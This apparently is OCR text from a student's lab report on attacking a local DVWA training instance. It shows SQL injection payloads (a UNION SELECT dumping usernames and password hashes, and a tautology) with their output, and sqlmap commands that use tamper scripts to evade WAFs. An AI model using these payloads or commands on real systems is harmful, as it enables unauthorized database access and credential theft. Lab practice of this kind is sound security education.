
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
- https://www.acunetix.com/blog/articles/dom-xss-explained/


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Applications Places System
Sat Oct 18, 11:50
notebook/
SQLMap_Project_Report
Vulnerability: SQL Injectio
SQLMap_Project_Report
15.-SQL-injection-exposin
https://www.stationx.net/wp-content/uploads/2024/06/15.-SQL-injection-exposing-password-hashes-along-with-the-corresponding-user-handles.png
120%
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
3:46
Vulnerability: SQL Injectio
172.17.0.2/vulnerabilities/sqli/?id=%25'+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
Vulnerability: SQL Injection
User ID: ıssword FROM users # Submit
ID: %' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: %' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: %' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
Menu
Parrot Terminal
Parrot Terminal
15.-SQL-injection-exp...
Parrot Terminal
Parrot Terminal


Applications Places System
Sat Oct 18, 11:51
notebook/
SQLMap_Project_Report
Vulnerability: SQL Injectio
SQLMap_Project_Report
13.-Adding-a-tautology-t
https://www.stationx.net/wp-content/uploads/2024/06/13.-Adding-a-tautology-to-the-SQL-query-string-escapes-the-ID-query.png
120%
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
1:30
Vulnerability: SQL Injectio
172.17.0.2/vulnerabilities/sqli/?id=%25'+or+'0'%3D'0&Submit=Submit#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
Vulnerability: SQL Injection
User ID: %' or '0'='0
Submit
ID: %' or '0'='0
First name: admin
Surname: admin
ID: %' or '0'='0
First name: Gordon
Surname: Brown
ID: %' or '0'='0
First name: Hack
Surname: Me
ID: %' or '0'='0
First name: Pablo
Surname: Picasso
ID: %' or '0'='0
First name: Bob
Surname: Smith
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
Menu
Parrot Terminal
Parrot Terminal
13.-Adding-a-tautolog...
Parrot Terminal
Parrot Terminal

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
┌──[root@parrot]─[~/SQLMap-Project]
└─# sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" --level=5 --risk=3 --batch --tamper=between,charunicodeencode,randomcase --output-dir=outputs/day10_sqli_sqlmap

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:14:30 /2025-10-18/

[10:14:30] [WARNING] using '/root/SQLMap-Project/outputs/day10_sqli_sqlmap' as the output directory
[10:14:30] [INFO] loading tamper module 'between'
[10:14:30] [INFO] loading tamper module 'charunicodeencode'
[10:14:30] [WARNING] tamper script 'charunicodeencode' is only meant to be run against ASP or ASP.NET web applications
[10:14:30] [INFO] loading tamper module 'randomcase'
it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/n/q] Y
[10:14:30] [INFO] testing connection to the target URL
[10:14:30] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:14:30] [INFO] testing if the target URL content is stable
[10:14:31] [INFO] target URL content is stable
[10:14:31] [INFO] testing if GET parameter 'id' is dynamic
[10:14:31] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:14:31] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:14:31] [INFO] testing for SQL injection on GET parameter 'id'
[10:14:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:14:31] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[10:14:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[10:14:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[10:14:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[10:14:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[10:14:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[10:14:33] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[10:14:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─── #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=high" -D dvwa --tables --batch --output-dir=outputs/day11_sqli_tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:54:58 /2025-10-18/

